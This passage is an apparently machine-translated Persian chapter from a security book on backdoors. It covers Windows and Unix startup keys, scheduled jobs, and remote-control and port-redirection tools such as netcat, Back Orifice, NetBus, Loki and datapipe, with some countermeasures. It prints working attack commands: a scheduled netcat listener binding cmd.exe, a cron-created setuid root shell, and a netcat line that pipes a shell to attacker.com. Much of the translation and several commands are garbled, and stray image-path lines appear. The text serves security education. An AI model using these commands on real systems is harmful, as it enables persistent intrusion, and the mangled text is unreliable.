در فصـلهای گذشـته مـا بطـور وسـیعی راجـع به خروجی‌های مخفی صحبت کرده‌ایم . خروجی‌های مخفی‌ای که باعث ایجاد راه‌اندازی مکانیزمهای متفاوتی که توسط طرحهای مطئمنی محافظت می‌شوند. اینها همان اهداف مطلوب مزاحمین یا متجاوزین هستند . درست از زمانیکه آنها تله‌هایی نصب کردند که بطور دائمی توسط کاربرها در هر زمانی که سیستممان را reboot می‌کنند راه‌اندازی شود.

NT/2000

نواحی حساس که مورد آزمایش قرار می‌گیرد تحت ویندوز NT دارای فایلهای متفاوت راه‌اندازی تحت :

%systemroot%\profiles\%4username%\startMenu\Programs\startup هستند

(تمـام Folder کاربـرها کـار خواهـند کـرد بـدون آنکـه بدانند که چه کسی وارد می‌شود با تاثیر متقابل) بعلاوه کلیدهای بایگانی توسط مهاجمین بمنظور runکردن یک trojan یا backdoor هر زمان که سیستم run می‌شود . کلیدهای مهم برای امتحان عبارتند از :

HKLM\SOFTWARE\ Microsoft\Windows\Current version\

- ....Run
- ....RunOnce
- ....RunOnceEx
- ....RunServices(Win9x only)
- ....Aedebug
- ....Winlogon

نـرم‌افـزارهای جنایـتکار زیـادی بطـور پنهانی وجود دارد که خودشان در این مکانها نصب می‌شوند . بطور مثال ، Back Orfice 2000 (بعداً ببینید BO2k) راه‌اندازی می‌شود بعنوان «خدمات مدیریت خارجی» یا ، « Remote Administration Services» تحت کلید Run Services .

مـــــا همچنیـــــن مشـــــاهده کـــــردیم اســـــتفاده از درایوهـــــای ابـــــزار کـــــه نصـــــب شـــــده در زمـــــان boot دســـــتگاه موجـــــب ایجـــــاد door back هـــــا در NT میشـــــود . درایورهـــــا Amecisco Invisible Keylogger Stealth(IKS) (iks.sys,appropriately renamed , of course) کـه البـته بطـور شایسـته‌ای نـامش بـه

IKS.sys تغییر یافت ، می‌توانست روی %systemroot\system32\drivers کپی شود . برای راه‌اندازی کلی برنامه با کرنل NT ، یک روش که معمولاً برای کاربر نامرئی و غیرقابل رویت می‌باشد . بعلاوه وی ارزشهای زیادی برای بایگانی تحت سیستم HKLM\SYSTEMS\Current Controlset\services\iks قائل می‌شود. اگر یک نمایش لحظه‌ای قابل اعتماد از بایگانی ، قبل از دسترسی به IKS setting براحتی شناسایی می‌شد. (somarsoft's DumpReg) بدست آورده می‌شد،

بکاربردن یک مرورگر web صفحه را برای کد Download راه‌اندازی می‌کنند . ویروس I LOVE YOU یک Visual basic script worm است که در ماه می سال ۲۰۰۰ رویت شده است و استفاده از نقاط ناخوشایند برای اجرا و راه‌اندازی کدهای قابل اجرا این موضوع را اثبات می‌نمایند. راه‌اندازی صفحات تنظیم شده برای مرورگری web .

(http://www.symantec.com\avcenter\venc\data\vbs.loveletter.a.html را ببینید).

ویروس I LOVE YOU به طور خاصی تنظیمات صفحه شروع Internet Explore را اصلاح می‌کند نقطه‌ای که صفحهٔ وب یک بایتری (binary) را بارگذاری می‌کند یا بنام WIN-BUGSFIX.exe . این بطور اتفاقی از میان چهار URL متفاوت‌الگوی عمومی انتخاب شده است.

http://www.sky.net./~[uariable]/[long-strong-of-gibberish]/ WIN-BUGSFIX.exe

این URL نوشته می‌شود در کلید Registry در :

HKCU\Software\Microsoft\Internet Explorer \Main\start page

worm همچنین تعداد زیادی از کلیدهای Registry را تغییر می‌دهد . از جمله آنهایی را که راه‌اندازی مجدد با نیروی Download شده را باعث می‌شوند (با این تصور و فرضیه که در مسیر سیستم بوده باشد) و سایرین که تنظیم اصلی صفحهٔ راه‌اندازی شده را پاک می‌کنند .

```
HLM\Software\Microsoft\Windows\Current Version\Run\WIN-BUGSFIX
HKCU\Software\Microsoft\Internet Explore\Main\Start page\about :blank
```

بدیهی است که وابستگی ساده‌لوحانه به کاربر بعدی که مرورگر را راه‌اندازی می‌کند باعث می‌شود که پرونده (File) بتواند اجرا شود بدون اینکه نیازی به راه‌اندازی مجدد باشد . یا بطور پیش‌فرض ، نگارشهای اخیر IE اعلان می‌کند به کاربر در زمان Download کردن انواع مشخص فایلها ، همچون فایلهایی با پیوند exe و com که می‌توانند دستورات را اجرا نمایند .قبل از شروع مرورگر وب ، که بستگی دارد به چگونگی عکس‌العمل کاربر به جعبهٔ محاوره‌ای شکل ۱-۱۴ ، فایل سریعاً اجرا شده است .

⛔ اقدام متقابل : فایلهاي قابل اجرا در اینترنت را سریع اجرا نکنید .

لازم به توضیح نیست (اگر چه سالیان زیادی در موردش گفته شده است) اما ، در راه‌اندازی فایلهای اجرایی در اینترنت بی‌نهایت احتیاط کنید . اجرای یک فایل از راه دور مطمئناً یک فاجعه است . در عوض می‌توانید آنرا بصورت محلی Download کنید ، توسط virus – check آنرا ویروس‌یابی نمایید ، سپس محتوای آن را در صورت امکان تجزیه نمایید (بعنوان مثال برای scriptها و batch فایلها) و آنرا ابتدا بر روی سیستم (غیرمهم) noncritical آزمایش نمایید .

Unix

مهاجمین تحت Unix بطور مکرر فایلهای rc.d را جهت قرار دادن برنامه‌های backdoor (خروجی مخفی) را هدف‌گیری می‌کنند . حتماً هر یک از فایلهای rc خود را برای برنامه‌هایی که با آنها آشنایی ندارید و یا اخیراً اضافه شده‌اند چک و کنترل کنید . فایل inetd.conf برای قراردادن تله‌های boody نیز بکار می‌رود . Inted.conf شکل inted را مشخص می‌کند ، اگر سرور اینترنتی تحت Unix، فعالانه برنامه‌های مورد نیاز را اجرا کند از قبیل **ftp** ، telnet ، finger و غیره . (daemonهای) مشکوک اینجا هم پیدا می‌شوند .

راه‌حل دیگر برای پیداکردن این که چه وقت یک فایل سیستم Unix یا فایل سیستم NT تغییر می‌یابند بایستی از برنامهٔ Tripwire عمومی یعنی (http://www.tripwire.com) استفاده نمود . نگارشهای تجاری Tripwire در خیلی از platformها اجرا می‌شود ، از جمله ویندوز NT با نسخه 4.0SP3 و بالاتر ، Red Hat Linux 6.1 و Solaris 2.6 &2.7

این محصول با ایجاد امضاء از هر فایل که شما بصورت ناپیوسته ذخیره می‌کنید کار می‌کند . زمانیکه یک فایل بدون دستیابی شما تغییر می‌یابد ، Tripwire می‌تواند بطور قاطع زمان و چگونگی این تغییر را به شما بگوید .

Figure 14-1. Internet Explorer's File Download warning prompts users if they wish to download or execute a remote file—always select Save This Program To Disk, as shown here!

Novell

فایلهای شبکه Start up .ncf و autoexe.ncf دیکته می‌کنند که چه نوع برنامهٔ server-specific پارامترها و NLMها (Net ware Loadable Modules) در راه‌اندازی و شروع سرور اجرا خواهد شد . مهاجمین می‌توانند یکی از آنها را ویرایش کنند .

فایلهای NCF فراخوانده شده از این فایلهای راه‌اندازی (همچون 1dremote.ncf) و خروجی مخفی خودتان را بگذارند ، مانند یک برنامهٔ hacked up rconsole . مگر اینکه شما مرتباً و متناوباً هر فایل راه‌اندازی را آزمایش کنیدکه ممکن است خروجی مخفی را گم کنید و یا از دست بدهید .

Scheduled Jobs : وظایف زمان‌بندي شده

Popularity:	*10*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	*9*

فایلهای راه‌انداز مکانهای بزرگی هستند که خروجی‌های مخفی را ذخیره یا پنهان می‌کنند ، اما بعضی در ردیف وظایف زمان‌بندی شده قرار می‌گیرند . ویندوز NT ،خدمات زمان‌بندی (از طریق فرمانها قابل دسترسی هستند) را ایجاد می‌کنند یا قادر به کار با آن هستند .

با قراردادن back door (خروجی مخفی) که بر اساس نظمی قابل اجرا است ، مهاجمین می‌توانند خدمات آسیب‌پذیر را که همیشه قابل اجرا هستند و آمادگی پذیرش هر گونه انجام عملیاتی با مهارت خویش می‌باشند را ضمانت کنند .

بعنوان مثال در ویندوز NT یک خروجی مخفی ساده یک استراق سمع کننده netcat را اجرا خواهد کرد که هر روز سر یک وقت معین راه‌اندازی و اجرا شود.

```
c:\>at\\192.168.202.4412:00A/every:1"”nc-d-L-p8080-e cmd.exe
Added a new job with job ID=2
```

این شروع اجرای برنامهٔ یک شنونده جدید روزانه در پورت 8080 در ساعت 12:00 ظهر می‌باشد . مزاحم بآسانی می‌تواند به netcat وصل شود و تحت پوششی از فرمانها متناوباً هر گوش‌دهندهٔ netcat متراکم را حذف نماید یا batch file ها می‌توانستند بکار برده شوند . برای اولین بررسی و کنترل در صورتیکه netcat قبلاً به آن‌گوش می‌داده و سپس در صورت لزوم یک شنونده جدید را راه‌اندازی می‌نماید.

در سیستم Unix برنامهٔ Crontab مرکز فهرست‌بندی جهان است . برنامه مکرراً بکار می‌رود برای اینکه وظایف نگهداری سیستم مزاحم و صعب‌العبور بطور خودکار انجام گیرد ، اما همین باعث می‌شود که خروجی‌های مخفی سرکش شروع بکار کنند .

در اغلب سیستمهای Unix ، شما می‌توانید فایل Crontab را با فرمان Crontab-e (ویرایش)کنید. در آنجا فایل را در محیط ویرایش کنندهٔ مورد دلخواهتان باز خواهد نمود (آن کپی را معمولاً در Visual یا Editor با محیط تغییرپذیر مشخص می‌شود)حتی ساده‌تر ، بعضی سیستمها اجازه ویرایش مستقیم فایل را با VI یا

emacs . ممکن است یک خروجی مخفی عمومی از Crontab استفاده کند و در سیستم یافت شود که Crontabرا بعنوان root (ریشه اساس) را اجرا کند و batch فایلها را فرابخواند .

یک مهاجم می‌تواند مجوز استفاده از این batch file ها را که بتوانند بطور جهانی قابل نوشتن باشند را تعیین کند و آنرا آسان می‌سازد که به عنوان یک کاربر به سیستم برگردد و بلافاصله اصل خودش یا پایهٔ خودش را بدست آورد . (یعنی بحالت اولش برگردد) تمام اینها در Crontabبوسیلهٔ واردکردن دستورات ذیل برای ایجاد یک پوستهٔ ریشه‌ای SetUID انجام می‌گیرد :

```
cp/bin/csh/tmp/erilsh
chmod 4777/tmp/erilsh
```

اقدام متقابل در برابر این وظایف زمان بندي شده یا فهرست‌بندي شده

برای عکس‌العمل نشان دادن یا خنثی کردن این حمله در NT ، حتماً وظایف فهرست‌بندی شده را کنترل کنید با دستور at که در وظایف غیرمجاز جستجو و پیدا می‌کنید :

```
c:\at
                status     ID     Day        Time          Command Line
0 Each 1     12:00 AM      net loaclgroup adminstrator joel/ add
```

سپس فرمان یا کد سوال‌برانگیز ID=0 را حذف کنید با دستور ذیل :

```
c:\at \\172.29.11.214 0 / delete
```

گزینه انتخابی بسادگی service را با فرمان net stop schedule برنامه غیرفعال می‌سازد ، سپس عملکرد شروع سرویس را برای غیرفعال ساختن Control Panel |services تغییر می‌دهد .

در Unix شما می‌توانید فایلهای Crontab را برای فرمانهای ناجور و توطئه‌آمیز مرور کنید ، اما شما نیز مایل خواهید بود مروری بر مجوز روی پرونده‌ها و یا دست‌نویس‌های بکار برده شده داشته باشید .

کنترل از راه دور Remote Control

Popularity:	*9*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	*9*

حتی با شواهدکافی در درست و یا حتی با صلاحیتهای ویژه‌ای که مهاجمین در دست دارند باز هم ممکن است نتواند بداخل سیستم و هدف وارد شوند ، اگر که یک Login Prompt (اعلان ورود) توسط بعضی server daemon ارائه نشده باشد . بعنوان مثال ، کلمهٔ عبور اصلی کاربرد بسیار ضعیفی خواهد داشت اگر که r- services یا telnet در سرور مقصد غیرفعال شده باشند . همانطور ، مدیران ویندوز NT بطور پیش‌فرض فرصتهای بسیار کمی برای کنترل از راه دور اعطا می‌کنند . بنابراین قراردادن یک چنین مکانیزمهایی در جایی که بآسانی قابل دسترسی باشند ، نخستین هدف مهاجمین را شامل می‌باشد .

در اغلب موارد ، اعلان زمان کنترل از راه دور برای تمامی مهاجمین یک نیاز واقعی است . ما ابزاری را که نسبتاً بآسانی shellهای کنترل از راه دور را ایجاد می‌نمایند را مورد بررسی قرار می‌دهیم . با شیوع سیستمهای عامل گرافیکی (تصویری) و راحتی مدیریتی که آنها پیشنهاد می‌کنند ، کنترل از راه دور گرافیکی خروجی مخفی (back door) یک مالکیت نهایی(یا نهایت مالکیت بر سیستم) بر سیستم محسوب می‌شود و ما ابزاری را پیشنهاد می‌کنیم که این توانایی و قابلیت را تامین نماید .

ما سعی می‌نماییم تا آخر این بخش بطور وسیعی تا آنجا که امکان دارد بیشتر به بررسی عمل‌های متقابل یا راههای خنثی‌کردن کنترل از راه دور بپردازیم چرا که بیشتر مکانیزمها برای امن‌بودن در برابر این تهاجمها تقریباً شبیه به یکدیگر هستند .

netcat

ما در بخش وسیعی از این کتاب در مورد "TCP/IP Swiss army knife" بنام netcat با آدرس (http://www.atstake.com/research/Tools/ncllnt.zip) برای هر دو ویرایش NT و Uinx و قابلیتهای استراق سمع‌کردن بر روی port داده شده و اجرای یک عمل Predefined وقتیکه اتصالات از راه دور بدرون سیستم راه می‌یابند ، بحث نموده‌ایم .

Netcat می‌تواند یک ابزار قوی برای کنترل از راه دور باشد اگر Predefined Action یک shell فرمان را اجرا نماید . مهاجمین سپس می‌توانند netcat

را برای اتصال به پورتشان و بازگشت به خط اعلان فرمان در ماشین خودشان بکار برند .

دستورات برای اجرای netcat در یک حالت استراق سمع معمولاً ذخیره شده‌اند . در بعضی فایلهای راه‌اندازی (بخش قبلی را ببینید) تا دیگر شنونده اصراری برای reboot کردن یا راه‌اندازی مجدد سیستم خود نداشته باشد . مثال برای چنین خروجی مخفی (back door) در توضیح شکل ۲-۱۴ مبنی بر ارزش Windows NT Registry در بدو راه‌اندازی و اجرای a netcat برای شنونده نشان داده شده است .

TIP

مهاجمین باهوش تروجن netcat شان را بوسیلهٔ فرخواندن آن بصورت شیئی بی‌ضرر مانند ddedll32.exe و بصورتی که شما قبل از برداشتن آن فکر خواهید کرد و بار دوم آنرا مبهم و گیج‌کننده خواهد نمود .

انتخاب L– در netcat این امکان را به شنوندهٔ (استراق سمع‌کننده) می‌دهد تا در طول وقفه‌های متعدد در اتصال همچنان بصورت ماندگار حاضر باشد و انتخاب -drunهای خفاکاری و دزدکی netcat را اجرا می‌کند (البته بدون میزفرمان دارای تاثیر متقابل) و انتخاب e– ، برنامه‌ای که باید اجرا شده را مشخص می‌کند.




Figure 14-2. The NT4 Registry set to load a `netcat` listener at startup

- در این حالت ، cmd.exe ، مفسر فرمان NT است .

انتخاب یا port -p option یا ورودی برای گوش دادن (در این مثال – 8080) را مشخص می‌کند. ویرایش Uinx در netcat می‌تواند بآسانی برای اقدام Lounch/bin/sh در یک سیستم Unix جهت تولید یا خلق نتایج و اثرات مشابه پیکره‌بندی شود .

حالا تمام مهاجمین مجبورند این کار را با اتصال به ورودی شنیدن در netcat انجام دهند که این ورودیها با یک پوسته یا shell فرمان کنترل از راه دور به نمایش در می‌آورند .

Remote .exe (NT) فایل اجرایي کنترل از راه دور

کاربردپذیری remote از kit ، منابع NT می‌تواند انجام بگیرد یا اجرا شود روی سیستم مقصد بطریقهٔ server یا در server mode ، برگرداند یک پوستهٔ فرمان به هر کاربر مقصد NT (کاربردی که در NT به رسمیت شناخته شده است) وصل می‌شود به ایستگاه کاری دو جانبهٔ کنترل از راه دور که نصب آن بی‌نهایت آسان است . تنها نسخه‌برداری یا copy کنید remote.exe را در جایگاهی در مسیر سیستم از راه دور ، مثل (%systemroot%) . بنابراین در اغلب موارد این کار منادی و پیشرو نصب ابزارهای ناهنجاری بیشتری خواهد بود . همچون قابلیتهای کنترل از راه دور گرافیکی یا واقعه‌نگار (loggers) و ثبت‌کنندگان keystroke یعنی Remote.exe که به تفضیل در بخش ۵ مورد بررسی قرار گرفته است .

Loki

همانطوریکه بطور خلاصه بحث شد ، Loki و LOkid مکانیسم ساده‌ای برای مهاجمین فراهم می‌نمایند تا آنها بتوانند دوباره دسترسی به سیستمهای مورد توافق را داشته باشند ، حتی آن‌طرف firewall ها یا دیوارهای آتش ، این محصول آنقدر با هوش و مبتکر است که ایستگاه کاری (Loki) فرمانهای یا دستورات مهاجمین را (دستوراتی که اساساً مربوط به سیستمهای IP می‌باشند) در ICMP یا UDP مخفی می‌کند و سپس آنها را به server(Lokid) می‌فرستد ، جائیکه اجرا می‌شوند و

اثرات آن منعکس می‌گردد . برای اینکه بسیاری از firewallها اجازهٔورود بسته‌های UDP و ICMP بدرون سرور را می‌دهند و در آنجا رفت و آمدهای جنایتکارانه اغلب از میان دیوارهای آتش فرونشسته عبور می‌کنند . دستورات ذیل سرور Lokid را شروع به اجرا می‌نماید :

```
lokid - p - I - v1
```

و پس از ایستگاه کاری :

```
loki - d 172.29.11.191-p-I-v1-t3
```

loki و lokid با هم دیگر back doors پایداری در داخل سیستم‌ها ایجاد می‌کنند و گاهی اوغات در میان firewallها .

Net Bus و Back Orifice

هر دوی این ابزارها در طبیعتشان گرافیکی می‌باشند. (NetBus حتی قابلیت کنترل میزکار خام و ناپخته را ارائه می‌کند) هر چند ، آنها در ابتدا توابع API ونیدوز را صدا می‌زند بنابراین محدودکردن دستور اجرائی remote درهای پشتی بیشتر از ابزارهای کنترل از راه دور گرافیکی می‌باشد . سرور اصلی Back orifice (Bo) می‌تواند برای نصب و ارجای خودش تحت هر نام فایلی تنظیم شود. (space].exe] یک پیش‌گزیده است اگر هیچ گزینه‌ای انتخاب نشود) آن در محضرخانه زیر اضافه خواهد شد .

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ RunService

سپس آن در هر بوت سیستم راه‌اندازی می‌شود .

آن بر روی UDP پورت 31337 شنیده می‌شوند مگر تنظیم شود که به حالت دیگر انجام شود.(حدس بزنید قاعده کدام است ؟)

نسخه جدید (Bo) در تابستان ۱۹۹۹ بیرون داده شد .Back orifice دو هزار و Bo2k) (bo2k.comhttp://www.) همه قابلیتهای نسخه اصلی را داشت . با دو استناد قابل توجه : آن بر روی ویندوز Nt یا ۲۰۰۰ اجرا می‌شود (نه فقط بر روی ویندوز 9x) و اسباب کار توسعه‌دهندگان قابل دسترس می‌باشد و بر حسب عادت ناپایداری‌ها را به قدر زیاد برای کشف‌کردن مشکل ساخته است . تنظیمات پیش‌گزیده برای Bo2k بر روی TCP پورت 54320 یا UDP 54321 می‌باشد و خودش را داخل فایلی کپی می‌کندکه UmGR32.EXE نامیده می‌شود . در %systemroot% آن خودش را در لیست پردازش به عنوان EXPLORE تغییر می‌دهد . برای منصرف‌کردن از کوششهای shutdown اجباری ، اگر آن، در حالت نهان گسترش پیدا کند آن خودش را نصب خواهد کرد . به عنوان سرویس که سرور Remote Adminstration نامیده می‌شود . در محضرخانه به آدرس زیر :

HKLM\SOFTWARE\Microsoft\Windows\Current Version\Runservices

که در startup ویندوز راه‌اندازی خواهد شد و فایل اصلی را پاک می‌کند .تمامی این مقادیر به طور جزئی تغییر یافته‌اند و از ابزار bo2kefg.exe استفاده می‌کنند .

NetBus نیز همچنین کاملاً قابل تنظیم می‌باشد و چندین ناپایداری (اختلاف) بین این نسخه‌های منتشر شده در اینترنت وجود دارد . سرور پیش‌گزیده قابل اجرا patch.exe نامیده می‌شود (و به چیز دیگری می‌تواند تغییر نام یابد) که به صورت رمز در آدرس محضرخانه زیر نوشته می‌شوند :

HKLM\-LOCAL-MACHINE\Software\Microsoft\Windows\Current Version\Run


بنابراین آن سرور هر موقع که سیستم بوت می‌شود دوباره راه‌اندازی می‌شود .

NetBus بر روی TCP پورت 12345 یا 20034 به صورت پیش‌گزیده شنیده می‌شود . (همین‌طور به صورت کاملاً قابل تنظیم می‌باشد)

نقطه مقابل Back Orifice

تلاشهایBack Orifice (در طول ، FTP ، telnet ، SMTP ، HTTP و دیگران) می‌تواند به آسانی با یک ابزار آزاد از Network Flight Recorder پیدا شوند . که به توافق و دوستانه Back Orifice نامیده می‌شود . (http://www.nfr.net/products/bof/)

محصول Win 32 GUI به عنوان گوش‌کننده به پورت و گزارش هر تلاشی برای ارتباط با سیستم عمل می‌کند. در ساده‌ترین چهره‌اش وانمودکردن توانایی جواب دادن است . که به درخواست‌های Telnet جواب می‌دهد و سپس نام‌های کاربری و کلمات رمز را ثبت می‌کند مهاجم کوشش می‌کند که دسترسی پیدا کند ، همانطور که در زیر می‌بینم درکوششهای پیگردی برای شکستن و ورود به سیستم کار را بسیار عالی انجام می‌دهد .



نمـایش دادن از راه دور Bo2k بسـیار آسان می‌باشد اگر شما کلمه رمز را بدانید به سرور با ایستگاه کاری GUI ارتباط برقرار کنید پس به کنترل سرور بپردازید و دستور shutdown سرور را با انتخاب DELETE اجرا کنید .

دوباره راهنمایی‌کردن پورت : معکوس کردن telnet ، netcat ، datapipe – rinetd و andfpipe

مـا کـه در مـورد چـند فـرمان پایـه کنترل از راه دور در ارتباطات کنترل از راه دور مستقیم بحث کردیم . در نظر بگیرید راه‌حلی را که در میان می‌آید مثل دسترسی مستقیم به firewall Blocks برای سیستم مقصد . مهاجمان کاردان می‌توانند راهشان را پیدا کنند در میان این مانع از پورت redirection استفاده کنید .

یـک بـار مهاجمـان یـک کلـیدی برای سیستم مقصد بوجود آوردند به عنوان firewall ، آنها می‌توانند برای فرستادن همهٔ packetهایشان به یک موقعیت خاص پورت را بطور سیستم استفاده کنند .

اثر شدید این نوع از توافق بسیار مهم برای قدردانی می‌باشد . همانطور که آن مهاجمان را قادر برای دسترسی به همه سیستم‌های پشت firewall می‌سازد .

redirection با گوش‌کردن بر پورتها و فرستادن پاکت‌ها به دومین مقصد خاص کار می‌کند . سپس درمورد راه‌هایی برای تنظیم پورت redirection به صورت دسـتی کـه از ابزارهایـی اسـتفاده مـی‌کـند مثل Telnet و netcat به خوبی پورت خاصی از ابزارهای redirection مثل datapipe و rinetd و fpipe بحث خواهیم کرد .

Reverse telnet

یکی از دربهای پشتی قابل توجه در سیستم توافقی می‌تواند ، با استفاده از Telnet اجرا شود بنابراین هیچ فایل برای فرستادن احتیاج نمی‌باشد. ما از روی علاقه آن را telnet معکـوس مـی‌نامـیم . زیـرا آن از telnet بـرای ارتـباط بـا ویـندوزهای netcat استفاده می‌کند ، سپس دستوراتی را از یک پنجره به طرف telnet معکوس می‌خوارند و خروجی را به پنجره دیگری می‌فرستد .

همراهی‌کردن یک telnet معکوس ، گوش‌دهنده netcat را بر روی Box آنها توسط ، دو خط دستور مختلف مثل زیر استفاده می‌کند :

```
c:\>nc-vv-1-p  80
c:\>nc-vv-1-p   25
```

اسـتفاده بعـدی از دسـتور Unix آمـده در سیسـتم مقصد برای گرفتن ورودی از پورت ۲۵ ، آوردن آن به هسته داخلی می‌باشد . (که دستور را اجرا خواهد کرد) و سپس خارج‌کردن به پورت ۸۰ مهاجمان دیگر .

```
sleep 10000|telnet 172.29.11.191  80|/bin/sh/telnet 172.29.11.19125
```

Netcat Shell Shoveling (پوست انداختن Netcat)

اگـر netcat قابل دسترس می‌باشد یا می‌تواند به سیستم مقصد فرستاده شود یک تکنیک مشابه ممکن می‌باشد . ما این را "shell shoveling" می‌نامیم زیرا آن اساساً پوسته دستور تابعی را به طرف ماشین مهاجم بر می‌گرداند . فرض کنید که مثال بعدی در یک دستور خط فرمان از راه دور بر روی ماشین مقصد اجرا شود .

```
nc attacker.com 80 |cmd.exe| nc attacker.com 25
```

اگـر ماشـین attacker.com بـا netcat بـر روی TCP 80 و 25 قـرار داشته باشد و 80 TCP به ورودی اختصاص داده شود و 25 به خروجی پس این دستور shovels که پوسته دستور خط فرمان راه دور است برای آن یک طعمه می‌باشد .

datapipe

ایـن مـی‌تواند کمی گیج کننده باشد که پورت مستقیم را که از ۳ قسمت netcat که به صورت دستی تنظیم شده است را تنظیم کنیم. همانطور که به زودی نمایش داده می‌شود برای حفظ‌کردن بعضی فشارهای مغزی بر روی اینترنت که به طور خاصی برای انجام redirection ساخته شده‌اند چندین وسیله قابل دسترس می‌باشد . در سیستم‌های Unix ما مایل هستم از برنامه‌ای استفاده کنیم که datapipe نامیده می‌شود .

(http://www.packetstormsecurity.org/unix- exploits/tcp-exploits/datapipe.c)

بـا اسـتفاده از datapipe مهاجمـان مـی‌توانند یک پورت Redirecon را تنظیم کنند برای دریافت پاکت‌ها در پورت ۶۵۰۰۰ برای گوش‌کردن به پورت ۱۳۹ بر روی سیستم و دوباره هدایت‌کردن آن را به پورت ۶۵۰۰۰ بر روی سیستم مقصد datapipe را اجرا کنید . برای مثال ، برای حمله به ماشین Nt (172.29.11.100) پشت یک firewall ، دستور زیر را بر روی میزبان توافقی (172.29.11.2) اجرا کنید

```
datapipe 65000 139 172.29.11.100
```

در انتها datapipe را برای گوش‌کردن به پورت ۱۳۹ اجرا کنید و آن را به پورت ۶۵۰۰۰ بر روی میزبان توافقی بصورت زیر بفرستید :

```
datapipe 139 65000 172.29.11.2
```

حـالا شـما قادر به دسترسی از طریق firewall به ماشین Nt (172.29.11.100) خواهید بود. شکل ۴-۱۴ اثبات می‌کند چطور پورت redirection کار می‌کند و قدرتش را نشان می‌دهد .




Figure 14-3. Using `netcat` on both the attacker (shown here) and target systems, a shell can be "shoveled" to the attacker's system. Here, commands entered into the top window are executed on the remote system, and results are displayed in the bottom window.

یک سیستم سرور redirection اینترنت است . از Thomas Boutell در سایت :

http://www.boutell.com/rinetd/index.html

و آن ارتباطات TCP از یک آدرس IP و پورت برای دیگری را دوباره هدایت می‌کند . بنابراین مثل datapipe بسیار فعال است و به خوبی در نسخه Win32 (شامل 2000) Linux کار می‌کند .

Rinetd برای استفاده فوق‌العاده ساده است ،

bindaddress bindport Connectaddress Connectport

